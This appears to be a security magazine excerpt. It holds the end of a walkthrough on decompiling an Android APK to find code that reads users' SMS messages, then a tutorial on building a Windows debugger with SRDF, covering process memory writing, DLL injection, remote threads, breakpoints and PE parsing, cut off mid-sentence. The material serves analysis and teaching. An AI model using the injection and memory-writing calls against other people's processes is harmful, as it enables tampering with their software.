


Figure 7. *Downloading an APK with APK Real Leecher*

Step 2: Convert the application from the Dalvik Executable format (.dex) to Java classes (.class)

The idea is to have the application code into a human-readable format. In this case, we use the "dex2jar" tool to convert the format Android to the Java format:

```
$ /vad/tools/d2j-dex2jar.sh com.ownskin.
                 diy_01zti0rso7rb.apk
dex2jar com.ownskin.diy_01zti0rso7rb.apk ->
   com.ownskin.diy_01zti0rso7rb-dex2jar.jar
```

Step 3: Decompile the Java code

Using a Java decompiler (like "JD-GUI"), we can obtain the Java source code from the .class files.

In our case, we will choose a fast track. "JD-GUI" allows us to save the entire application source code in a ZIP file. We'll keep this file as "com.ownskin.diy_01zti0rso7rb-dex2jar.src.zip", and unzip it to perform a manual scan.

We note that there are 353 Java source files:

```
$ find /vad/lab/Android/com.ownskin.diy_01zti0r
                 so7rb-dex2jar.src/ -type f | wc -l
353
```

Step 4: Find malicious code in the application

We can now search in any resource of the application to identify strings that may be susceptible of being used for malicious purposes. For example, we have previously identified that this application sought permission to read SMS messages.

Listing 1. *Finding Malicious Code in the Application*

```
$ cd /vad/lab/Android/com.ownskin.diy_01zti0rso7rb-dex2jar.src/
$ grep -i sms -r *
com/ownskin/diy_01zti0rso7rb/ht.java:import android.telephony.SmsMessage;
com/ownskin/diy_01zti0rso7rb/ht.java:    SmsMessage[] arrayOfSmsMessage = new
                  SmsMessage[arrayOfObject.length];
com/ownskin/diy_01zti0rso7rb/ht.java:      arrayOfSmsMessage[0] = SmsMessage.createFromPdu((byte[])
                  arrayOfObject[0]);
com/ownskin/diy_01zti0rso7rb/ht.java:      hs.a(this.a, arrayOfSmsMessage[0].getOriginatingAd-
                  dress());
com/ownskin/diy_01zti0rso7rb/ht.java:      hs.c(this.a, arrayOfSmsMessage[0].getMessageBody());
com/ownskin/diy_01zti0rso7rb/hm.java:      if (!"SMS_MMS".equalsIgnoreCase(this.U))
com/ownskin/diy_01zti0rso7rb/hm.java:      a(Uri.parse("content://sms"));
com/ownskin/diy_01zti0rso7rb/hs.java:    Uri localUri = Uri.parse("content://sms");
com/ownskin/diy_01zti0rso7rb/hs.java:    this.P.l().registerReceiver(this.ac, new
                  IntentFilter("android.provider.Telephony.SMS_RECEIVED"));
```

Let's see if the application actually use this permission (Listing 1).

Using the "grep" command, we identified that the following resources (Java classes) seem to contain some code that allows read access to the user's SMS:

- com/ownskin/diy_01zti0rso7rb/hm.java
- com/ownskin/diy_01zti0rso7rb/hs.java
- com/ownskin/diy_01zti0rso7rb/ht.java

Let's see the source code detail of these resources in JD-GUI:

- com/ownskin/diy_01zti0rso7rb/hm.java

```
…
if (!"SMS_MMS".equalsIgnoreCase(this.U))
        break label89;
       a(Uri.parse("content://sms"));
       a(Uri.parse("content://mms"));
…
```

- com/ownskin/diy_01zti0rso7rb/hs.java
  It creates a „localUri" object of the "Uri" class, calling the "parse" method to be used in the query to the Content Provider that allows to access to the SMS inbox:

```
…
public static final Uri a = localUri;
public static final Uri b = Uri.
                  withAppendedPath(localUri, "inbox");
…
static
  {
    Uri localUri = Uri.parse("content://sms");
  }
```

and registers a Receiver to be notified of the received SMS:

```
…this.P.l().registerReceiver(this.ac,new
                 IntentFilter("android.provider.
                 Telephony.SMS_RECEIVED"));
```

…
- com/ownskin/diy_01zti0rso7rb/ht.java
  This class implements a Broadcast Receiver. This is simply an Android component that allows the registered Receiver to be notified of events produced in the system or in the application itself.

In this case, the implemented Receiver is capable of receiving input SMS messages. And this notification occurs before that the internal SMS management application receive the SMS messages. This scenario is used by some malware, for example, to perform some action and then delete the received message before it is processed by the messaging application and be detected by the user.

In this example, when the user receives an SMS, the application identify its source and read the message, as shown in the following code: Listing 2.

As we can see (at this point, we can complete the process of analysis of the application by a dynamic analysis of it), in fact, the application accesses our SMS messages. However, it's im-

Listing 2. *When the User Receives an SMS, the Application Identify its Source and Read the Message*

```
…
public final void onReceive(Context paramContext, Intent paramIntent)
  {
    Object[] arrayOfObject = (Object[])paramIntent.getExtras().get("pdus");
    SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
    if (arrayOfObject.length > 0)
    {
      arrayOfSmsMessage[0] = SmsMessage.createFromPdu((byte[])arrayOfObject[0]);
      hs.a(this.a, arrayOfSmsMessage[0].getOriginatingAddress());
      hs.b(this.a, go.a(this.a.P.l(), hs.a(this.a)));
      if ((hs.b(this.a) == null) || (hs.b(this.a).length() == 0))
        hs.b(this.a, hs.a(this.a));
      hs.c(this.a, arrayOfSmsMessage[0].getMessageBody());
      hs.c(this.a);
    }
  }
…
```

Table 1. *Static Analysis Tools for Android Applications*

TOOL	DESCRIPTION	URL
Dexter	Static android application analysis tool	https://dexter.bluebox.com/
Androguard	Analysis tool (.dex, .apk, .xml, .arsc)	https://code.google.com/p/androguard/
smali/baksmali	Assembler/disassembler (dex format)	https://code.google.com/p/smali/
apktool	Decode/rebuild resources	https://code.google.com/p/android-apktool/
JD-GUI	Java decompiler	http://java.decompiler.free.fr/?q=jdgui
Dedexer	Disassembler tool for DEX files	http://dedexer.sourceforge.net/
AXMLPrinter2.jar	Prints XML document from binary XML	http://code.google.com/p/android4me/
dex2jar	Analysis tool (.dex and .class files)	https://code.google.com/p/dex2jar/
apkinspector	Analysis functions	https://code.google.com/p/apkinspector/
Understand	Source code analysis and metrics	http://www.scitools.com/
Agnitio	Security code review	http://sourceforge.net/projects/agnitiotool/

References

[1] "Reverse Engineering and Design Recovery: A Taxonomy". Elliot J. Chikofsky, James H. Cross. *http://win.ua.ac.be/~lore/Research/Chikofsky1990-Taxonomy.pdf*
[2] "Security features provided by Android" *http://developer.android.com/guide/topics/security/permissions.html*
[3] ProGuard Tool *http://developer.android.com/tools/help/proguard.html*
[4] DexGuard Tool *http://www.saikoa.com/dexguard*
[5] VirusTotal *http://www.virustotal.com*
[7] Alternative markets to the Play Store *http://alternativeto.net/software/android-market/*
[8] Real APK Leecher *https://code.google.com/p/real-apk-leecher/*
[9] SaveAPK *https://play.google.com/store/apps/details?id=org.mariotaku.saveapk&hl=en*
[10] Astro File Manager *https://play.google.com/store/apps/details?id=com.metago.astro&hl=en*
[11] "Using the Android Emulator" *http://developer.android.com/tools/devices/emulator.html*

portant to recall that we have accepted that the application can perform these actions, because we have accepted the permissions required and the application has informed to us of this situation prior to installation.

Similarly, we can verify as any application makes use of the various permits requested, with particular attention to those that may affect our privacy or which may result in a cost to us.

Some people sees no malware in this type of applications that take advantage of user trust, and has been the subject of controversy on more than one occasion. In any case, Google has decided to remove applications from the Play Store that can make an abuse of permits that these require to be confirmed by users who wish to use them. That does not mean, on the other hand, that there still exist such applications in Google's official store (Table 1).


VICENTE AGUILERA DIAZ

With over 10 years of professional experience in the security sector, Vicente Aguilera Diaz is co-founder of Internet Security Auditors (a Spanish firm specializing in security services), OWASP Spain Chapter Leader, member of the Technical Advisory Board of the RedSeguridad magazine, and member of the Jury of the IT Security Awards organized by the RedSeguridad magazine.
Vicente has collaborate in several open-source projects, is a regular speaker at industry conferences and has published several articles and vulnerabilities in specialized media. Vicente has the following certifications: CISA, CISSP, CSSLP, PCI ASV, ITIL Foundation, CEH|I, ECSP|I, OPSA and OPST.

Exchange Glances - Look At Each Other's Websites

InterGlance is the only social network where two people that share similar interests can connect and exchange looks at each other's favorite websites. All you need to do is invite the other person to "exchange glances" with a simple click of a button!

Connection is based ONLY on the shared interests - there are no friendship requests, no personal information or private details required!



What's even better - there are thousands upon thousands of interests out there in the world, all being explored online by people just like you.

InterGlance has an amazing selection of websites shared by the members, all unique and unusual in their own way, all waiting to be discovered. Learn more about your personal interests by searching or let us recommend users that share your interests and passions!

Please LOG IN here OR if you have not yet registered, take a moment to REGISTER HERE and begin enjoying the experience of Interglance. Joining Interglance is COMPLETELY FREE! All you need is an email address - and you are in! So don't wait any longer - join Interglance today!

Write your own Debugger

Do you want to write your own debugger? ... Do you have a new technology and see the already known products like OllyDbg or IDA Pro don't have this technology? … Do you write plugins in OllyDbg and IDA Pro but you need to convert it into a separate application? … This article is for you.

In this article, I'm going to teach you how to write a full functional debugger using the Security Research and Development Framework (SRDF) … how to disassemble instructions, gather Process Information and work with PE Files … and how to set breakpoints and work with your debugger.

Why Debugging?

Debugging is usually used to detect application bugs and traces its execution … and also, it's used in reverse engineering and analyzing application when you don't have the source code of this application.

Reverse engineering is used mainly for detecting vulnerabilities, analyzing malware or cracking applications. We will not discuss in this article how to use the debugger for these goals … but we will describe how to write your debugger using SRDF… and how you can implement your ideas based on it.

Security Research and Development Framework

This is a free open source Development Framework created to support writing security tools and malware analysis tools. And to convert the security researches and ideas from the theoretical approach to the practical implementation.

This development framework created mainly to support the malware field to create malware analysis tools and anti-virus tools easily without reinventing the wheel and inspire the innovative minds to write their researches on this field and implement them using SRDF.

In User-Mode part, SRDF gives you many helpful tools … and they are:

- Assembler and Disassembler
- x86 Emulator
- Debugger
- PE Analyzer
- Process Analyzer (Loaded DLLs, Memory Maps … etc)
- MD5, SSDeep and Wildlist Scanner (YARA)
- API Hooker and Process Injection
- Backend Database, XML Serializer
- And many more

In the Kernel-Mode part, it tries to make it easy to write your own filter device driver (not with WDF and callbacks) and gives an easy, object oriented (as much as we can) development framework with these features:

- Object-oriented and easy to use development framework
- Easy IRP dispatching mechanism
- SSDT Hooker
- Layered Devices Filtering
- TDI Firewall
- File and Registry Manager
- Kernel Mode easy to use internet sockets
- Filesystem Filter

Still the Kernel-Mode in progress and many features will be added in the near future.

Gather Information About Process

If you decided to debug a running application or you start an application for debugging. You need

to gather information about this process that you want to debug like:

- Allocated Memory Regions inside the process
- The Application place in its memory and the size of the application in memory
- Loaded DLLs inside the application's memory
- Read a specific place in memory
- Also, if you need to attach to a process already running … you will also need to know the Process Filename and the commandline of this application

Begin the Process Analysis

To gather the information about a process in the memory, you should create an object of cProcess class given the ProcessId of the process that you need to analyze.

```
cProcess  myProc(792);
```

If you only have the process name and don't have the process id, you can get the process Id from the ProcessScanner in SRDF like this:

```
cProcessScanner ProcScan;
```

And then get the hash of process names and Ids from `ProcessList` field inside the cProcessSanner Class … and this item is an object of cHash class.

cHash class is a class created to represent a hash from key and value … the relation between them are one-to-many … so each key could have many values.

In our case, the key is the process name and the value is the process id. You could see more than one process with the same name running on your system. To get the first ProcessId for a process "Explorer.exe" for example … you will do this:

```
ProcScan.ProcessList["explorer.exe"]
```

This will return a cString value includes the ProcessId of the process. To convert it into integer, you will use `atoi()` function … like this:

```
atoi(ProcScan.ProcessList[«explorer.exe»])
```

Getting Allocated Memory

To get the allocated memory regions, there's a list of memory regions named `MemoryMap` the type of this Item is cList.

cList is a class created to represent a list of buffers with fixed size or array of a specific struct. It has a function named `GetNumberOfItems` and this function gets the number of items inside the list. In the following code, we will see how to get the list of Memory Regions using cList Functions (Listing 1).

The struct `MEMORY _ MAP` describes a memory region inside a process … and it's:

```
struct MEMORY_MAP
{
   DWORD Address;
   DWORD Size;
   DWORD Protection;
};
```

In the previous code, we loops on the items of MemoryMap List and we get every memory region's address and size.

Getting the Application Information

To get the application place in memory … you will simply get the Imagebase and SizeOfImage fields inside cProcess class like this:

As you see, we get the most important information about the process and its place in memory (Imagebase) and the size of it in memory (SizeOfImage).

Listing 1. *How to Get the List of Memory Regions Using cList Functions*

```
for(int i=0; i<(int)(myProc->MemoryMap.GetNum-
                 berOfItems()) ;i++)
{
cout<<"Memory Address "<< ((MEMORY_MAP*)
                 myProc->MemoryMap.
                 GetItem(i))->Address;
cout << " Size:   "<<hex<<((MEMORY_MAP*)myProc-
                 >MemoryMap.GetItem(i))->Size
                 <<endl;
}
```

Listing 2. *cProcess Class*

```
cout<<"Process: "<< myProc->processName<<endl;
cout<<"Process Parent ID: "<< myProc->ParentID
                 <<endl;
cout<< "Process Command Line: "<< myProc-
                 >CommandLine << endl;

cout<<"Process PEB:\t"<< myProc->ppeb<<endl;
cout<<"Process ImageBase:\t"<<hex<< myProc-
                 >ImageBase<<endl;
cout<<"Process SizeOfImageBase:\t"<<dec<<
                 myProc ->SizeOfImage<<"
                 bytes"<<endl;
```

Loaded DLLs and Modules

The loaded Modules is a cList inside cProcess class with name `modulesList` and it represents an array of struct `MODULE_INFO` and it's like this: Listing 3.

To get the loaded DLLs inside the process, this code represents how to get the loaded DLLs: Listing 4.

Read, Write and Execute on the Process

To read a place on the memory of this process, the cProcess class gives you a function named Read(…) which allocates a space into your memory and then reads the specific place in the memory of this process and copies it into your memory (the new allocated place in your memory).

```
DWORD Read(DWORD startAddress,DWORD size)
```

For writing to the process, you have another function name Write and it's like this:

```
DWORD Write (DWORD startAddressToWrite ,DWORD
                 buffer ,DWORD sizeToWrite)
```

This function takes the place that you would to write in, the buffer in your process that contains the data you want to write and the size of the buffer.

If the `startAddressToWrite` is null … `Write()` function will allocate a place in memory to write on and return the pointer to this place.

Listing 3. *"MODULE_INFO"*

```
struct MODULE_INFO
{
   DWORD moduleImageBase;
   DWORD moduleSizeOfImage;
   cString* moduleName;
   cString* modulePath;
};
```

Listing 4. *How to Get the Loaded DLLs*

```
for (int i=0 ; i<(int)( myProc->modulesList.
                 GetNumberOfItems()) ;i++)
{
cout<<"Module "<< ((MODULE_INFO*)myProc-
                 >modulesList.GetItem(i))-
                 >moduleName->GetChar();
cout <<" ImageBase:  „<<hex<<((MODULE_INFO*)
                 myProc->modulesList.GetItem(i))-
                 >moduleImageBase<<endl;
}
```

To only allocate a space inside the process … you can use `Allocate()` function to allocate memory inside the process and it's like that:

```
Allocate(DWORD preferedAddress,DWORD size)
```

You have also the option to execute a code inside this process by creating a new thread inside the process or inject a DLL inside the process using these functions

```
DWORD DllInject(cString DLLFilename)
DWORD CreateThread (DWORD addressToFunction ,
                 DWORD addressToParameter)
```

And these functions return the ThreadId for the newly created thread.

Debugging an Application

To write a successful debugger, you need to include these features in your debugger:

1. Could Attach to a running process or open an EXE file and debug it
2. Could gather the register values and modify them
3. Could Set Int3 Breakpoints on specific addresses
4. Could Set Hardware Breakpoints (on Read, Write or Execute)
5. Could Set Memory Breakpoints (on Read, Write or Execute on a specific pages in memory)
6. Could pause the application while running
7. Could handle events like exceptions, loading or unloading dlls or creating or terminating a thread.

In this part, we will describe how to do all of these things easily using SRDF's Debugger Library.

Open Exe File and Debug … or Attach to a process

To Open an EXE File and Debug it:

```
cDebugger* Debugger = new cDebugger("C:\\upx01.exe");
```

Or with command line:

```
cDebugger* Debugger = new cDebugger("C:\\upx01.
                 exe","xxxx");
```

if the file opened successfully, you will see IsFound variable inside cDebugger class set to TRUE. If any problems happened (file not found

or anything) you will see it equal FALSE. Always check this field before going further.

If you want to debug a running process … you will create a cProcess class with the ProcessId you want and then attach the debugger to it:

```
cDebugger* Debugger = new cDebugger(myProc);
```

to begin running the application … you will use function `Run()` like this:

```
Debugger->Run();
```

Or you can only run one instruction using function `Step()` like this:

```
Debugger->Step();
```

This function returns one of these outputs (until now, could be expanded):

1. DBG_STATUS_STEP
2. DBG_STATUS_HARDWARE_BP
3. DBG_STATUS_MEM_BREAKPOINT
4. DBG_STATUS_BREAKPOINT
5. DBG_STATUS_EXITPROCESS
6. DBG_STATUS_ERROR
7. DBG_STATUS_INTERNAL_ERROR

If it returns `DBG_STATUS_ERROR`, you can check the `ExceptionCode` Field and the `debug_event` Field to ge more information.

Getting and Modifying the Registers:

To get the registers from the debugger … you have all the registers inside the cDebugger class like:

- Reg[0 → 7]
- Eip
- EFlags
- DebugStatus → DR7 for Hardware Breakpoints

To update them, you can modify these variables and then use function `UpdateRegisters()` after the modifications to take effect.

Setting Int3 Breakpoint

The main Debuggers' breakpoint is the instruction "int3" which converted into byte `0xCC` in binary (or native) form. The debuggers write int3 byte at the beginning of the instruction that they need to break into it. After that, when the execution reaches this instruction, the application stops and return to the debugger with exception: `STATUS_BREAKPOINT`.

To set an Int3 breakpoint, the debugger has a function named `SetBreakpoint(…)` like this:

```
Debugger->SetBreakpoint(0x004064AF);
```

You can set a UserData For the breakpoint like this:

```
DBG_BREAKPOINT* Breakpoint = GetBreakpoint(DWORD
                  Address);
```

And the breakpoint struct is like this:

```
struct DBG_BREAKPOINT
{
   DWORD Address;
   DWORD UserData;
   BYTE  OriginalByte;
   BOOL  IsActive;
   WORD  wReserved;
};
```

So, you can set a UserData for yourself … like pointer to another struct or something and set it for every breakpoint.

When the debugger's `Run()` function returns "DBG_STATUS_BREAKPOINT" you can get the breakpoint struct `DBG_BREAKPOINT` by the Eip and get the UserData from inside … and manipulate your information about this breakpoint.

Also, you can get the last breakpoint by using a Variable in cDebugger Class named `LastBreakpoint` like this:

```
cout << "LastBp: " << Debugger->LastBreakpoint <<
                  "\n";
```

To Deactivate the breakpoint, you can use function `RemoveBreakpoint(…)` like this:

```
Debugger->RemoveBreakpoint(0x004064AF);
```

Setting Hardware Breakpoints

Hardware breakpoints are breakpoints based on debug registers in the CPU. These breakpoints could stop on accessing or writing to a place in memory or it could stop on execution on an address. And you have only 4 available breakpoints only. You must remove one if you need to add more.

These breakpoints don't modify the binary of the application to set a breakpoint as they don't add int3 byte to the address to stop on it. So they could be used to set a breakpoint on packed code to break while unpacked.

To set a hardware breakpoint to a place in the memory (for access, write or execute) you can set it like this:

```
Debugger->SetHardwareBreakpoint(0x00401000,DBG_BP_
                 TYPE_WRITE,DBG_BP_SIZE_2);
Debugger->SetHardwareBreakpoint(0x00401000,DBG_BP_
                 TYPE_CODE,DBG_BP_SIZE_4);
Debugger->SetHardwareBreakpoint(0x00401000,
DBG_BP_TYPE_READWRITE,DBG_BP_SIZE_1);
```

For code only, use `DBG_BP_SIZE_1` for it. But the others, you can use size equal to 1 byte, 2 bytes or 4 bytes.

This function returns false if you don't have a spare place for you breakpoint. So, you will have to remove a breakpoint for that.

To remove this breakpoint, you will use the function `RemoveHardwareBreakpoint(…)` like this:

```
Debugger->RemoveHardwareBreakpoint(0x004064AF);
```

Setting Memory Breakpoints

Memory breakpoints are breakpoints rarely to see. They are not exactly in OllyDbg or IDA Pro but they are good breakpoints. It's similar to OllyBone.

These breakpoints are based on memory protections. They set read/write place in memory to read only if you set a breakpoint on write. Or set a place in memory to no access if you set a read/write breakpoint and so on.

This type of breakpoints has no limits but it set a breakpoint on a memory page with size 0x1000 bytes. So, it's not always accurate. And you have only the breakpoint on Access and the Breakpoint on write.

To set a breakpoint you will do like this:

Listing 5. *GetMemoryBreakpoint*

```
struct DBG_MEMORY_BREAKPOINT
{
   DWORD Address;
   DWORD UserData;
   DWORD OldProtection;
   DWORD NewProtection;
   DWORD Size;
   BOOL IsActive;
   CHAR cReserved;          //they are writ-
            ten for padding
   WORD wReserved;
};
```

```
Debugger->SetMemoryBreakpoint(0x00401000,0x2000,
                 DBG_BP_TYPE_WRITE);
```

When the `Run()` function returns `DBG_STATUS_MEM_BREAKPOINT` so a Memory Breakpoint is triggered. You can get the accessed memory place (exactly) using cDebugger class variable: `LastMemoryBreakpoint.`

You can also set a UserData like Int3 breakpoints by using `GetMemoryBreakpoint(…)` with any pointer inside the memory that you set the breakpoint on it (from Address to (Address + Size)). And it returns a pointer to struct "" which describe the memory breakpoint and you can add your user data in it (Listing 5).

You can see the real memory protection inside and you can set your user data inside the breakpoint.

To remove a breakpoint, you can use `RemoveMemoryBreakpoint(Address)` to remove the breakpoint.

Pausing the Application

To pause the application while running, you need to create another thread before executing `Run()` function. This thread will call to `Pause()` function to pause the application. This function will call to `SuspendThread` to suspend the debugged thread inside the debuggee process (The process that you are debugging).

To resume again, you should call to `Resume()` and then call to `Run()` again.

You can also terminate the debuggee process by calling `Terminate()` function. Or, if you need to exit the debugger and makes the debuggee process continues, you can use `Exit()` function to detach the debugger.

Handle Events

To handle the debugger events (Loading new DLL, Unload new DLL, Creation of a new Thread and so on), you have 5 functions to get notified with these events and they are:

1. DLLLoadedNotifyRoutine
2. DLLUnloadedNotifyRoutine
3. ThreadCreatedNotifyRoutine
4. ThreadExitNotifyRoutine
5. ProcessExitNotifyRoutine

You will need to inherit from cDebugger Class and override these functions to get notified on them.

To get information about the Event, you can information from `debug_event` variable (see Figure 1).




Figure 1. *PE File Format*

We will go through the PE Headers (EXE Headers) and how you could get information from it and from cPEFile class in SRDF (the PE Parser).

The EXE File begins with "MZ" characters and the DOS Header (named MZ Header). This DOS Header is for a DOS Application at the beginning of the EXE File.

This DOS Application is created to say "it's not a win32 application" if it runs on DOS.

The MZ Header contains an offset (from the beginning of the File) to the beginning of the PE Header. The PE Header is the Real header of the Win32 Application.




Figure 2. *PE Header*

It begins with Signature "PE" and 2 null bytes and then 2 Headers: File Header and Optional Header.

To get the PE Header in the Debugger, the cPEFile class includes the pointer to it (in a Memory Mapped File of the Process Application File) like this:

```
cPEFile* PEFile = new cPEFile(argv[1]);
image_header* PEHeader = PEFile->PEHeader;
```

The File Header contains the number of section (will be described) and contains the CPU architecture and model number that this application should run into … like Intel x86 32-Bits and so on.

Also, it includes the size of Optional Header (the Next Header) and includes The Characteristics of the Application (EXE File or DLL).

The Optional Header contains the Important Information about the PE as you see in the Table 1.

Table 1. *The Optional Header Contains the Important Information about the PE*

Field	Meanings
AddressOfEntryPoint	The Beginning of the Execution
ImageBase	The Start of the PE File in Memory (default)
SectionAlignment	Section Alignment in Memory while mapping
FileAlignment	Section Alignment in Harddisk (~ one sector)
MajorSubsystemVersion MinorSubsystemVersion	The win32 subsystem version
SizeOfImage	The Size of the PE File in Memory
SizeOfHeaders	Sum of All Header sizes
Subsystem	GUI, Console, driver or others
DataDirectory	Array of pointers to important Headers

To get this Information from the cPEFile class in SRDF … you have the following variables inside the class: Listing 6.

DataDirectory are an Array of pointers to other Headers (optional Headers … could be found or could the pointer be null) and the size of the Header.

It Includes:

- Import Table: importing APIs from DLLs
- Export Table: exporting APIs to another Apps
- Resource Table: for icons, images and others
- Relocables Table: for relocating the PE File (loading it in a different place … different from Imagebase)

We include the parser of Import Table … as it includes an Array of All Imported DLLs and APIs

Listing 6. *Following Variables Inside the Class*

```
bool FileLoaded;
image_header* PEHeader;
DWORD Magic;
DWORD Subsystem;
DWORD Imagebase;
DWORD SizeOfImage;
DWORD Entrypoint;
DWORD FileAlignment;
DWORD SectionAlignment;
WORD DataDirectories;
short nSections;
```

Listing 7. *Array of All Imported DLLs and APIs*

```
cout << PEFile->ImportTable.nDLLs << "\n";
for (int i=0;i <  PEFile->ImportTable.nDLLs;i++)
{
  cout << PEFile->ImportTable.DLL[i].DLLName <<
              "\n";
  cout << PEFile->ImportTable.DLL[i].nAPIs <<
              "\n";
  for (int l=0;l<PEFile->ImportTable.DLL[i].
              nAPIs;l++)
  {
   cout << PEFile->ImportTable.DLL[i].API[i].
              APIName << "\n";
   cout <<PEFile->ImportTable.DLL[i].API[i].
              APIAddressPlace << "\n";
  }
}
```

Listing 8. *You Can Manipulate the Section in cPEFile Class Like This*

```
cout << PEFile->nSections << "\n";
for (int i=0;i< PEFile->nSections;i++)
{
   cout << PEFile->Section[i].SectionName << "\n";
   cout << PEFile->Section[i].VirtualAddress <<
              "\n";
   cout << PEFile->Section[i].VirtualSize << "\n";
   cout << PEFile->Section[i].PointerToRawData <<
              "\n";
   cout << PEFile->Section[i].SizeOfRawData <<
              "\n";
   cout << PEFile->Section[i].RealAddr << "\n";
}
```

like this: Listing 7. After the Headers, there are the section headers. The application File is divided into section: section for code, section for data, section for resources (images and icons), section for import table and so on.

Sections are expandable … so you could see its size in the Harddisk (or the file) is smaller than what is in the memory (while loaded as a process) … so the next section place will be different from the Harddisk and the memory.

The address of the section relative to the beginning of the file in memory while loaded as a process is named *RVA (Relative virtual address)* … and the address of the section relative to the beginning of the file in the Harddisk is named *Offset* or *PointerToRawData* (Table 2 and Listing 8).

Table 2. *The Information that the Section Header Gives*

Field	Meanings
Name	The Section Name
VirtualAddress	The RVA address of the section
VirtualSize	The size of Section (in Memory)
SizeOfRawData	The Size of Section (in Harddisk)
PointerToRawData	The pointer to the beginning of file (Harddisk)
Characteristics	Memory Protections (Execute, Read, Write)

The Real Address is the address to the beginning of this section in the Memory Mapped File. Or in other word, in the Opened File.

To convert RVA to Offset or Offset to RVA … you can use these functions:

```
DWORD RVAToOffset(DWORD RVA);
DWORD OffsetToRVA(DWORD RawOffset);
```




Figure 3. *The Disassembler*

The Disassembler

To understand how to work with assemblers and disassemblers … you should understand the shape of the instructions and so on.

That's the x86 instruction Format: Figure 3.

- The Prefixes are reserved bytes used to describe something in the Instruction like for example:
  - `0xF0`: Lock Prefix … and it's used for synchronization
  - `0xF2/0xF3`: Repne/Rep … the repeat instruction for string operations
  - `0x66`: Operand Override … for 16 bits operands like: mov ax,4556
  - `0x67`: Address Override … used for 16-bits ModRM … could be ignored
  - `0x64`: Segment Override For FS … like: mov eax, FS:[18]
- Opcodes:
  - Opcode encodes information about
    - operation type,
    - operands,
    - size of each operand, including the size of an immediate operand
  - Like Add RM/R, Reg (8 bits) → Opcode: `0x00`
  - Opcode Could be 1 byte,2 or 3 bytes
  - Opcode could use the "Reg" in ModRM as an opcode extenstion … and this named "Opcode Groups"
- `Modrm`: Describes the Operands (Destination and Source). And it describes if the destination or the source is register, memory address (ex: dword ptr [eax+ 1000]) or immediate (number).
- `SIB`: extension for Modrm … used for scaling in memory address like: dword ptr [eax*4 + ecx + 50]
- `Displacement`: The value inside the brackets [] … like dword ptr [eax+0x1000], so the displacement is 0x1000 … and it could be one byte, 2 bytes or 4 bytes
- `Immediate`: it's value of the source or destination if any of them is a number like (move ax,1000) … so the immediate is 1000

That's the x86 instruction Format in brief … you can find more details in Intel Reference Manual.

To use PokasAsm class in SRDF for assembling and disassembling … you will create a new class and use it like this:

The Output: Listing 10.

Also, we add an effective way to retrieve the instruction information. We created a disassemble function that returns a struct describes the in-

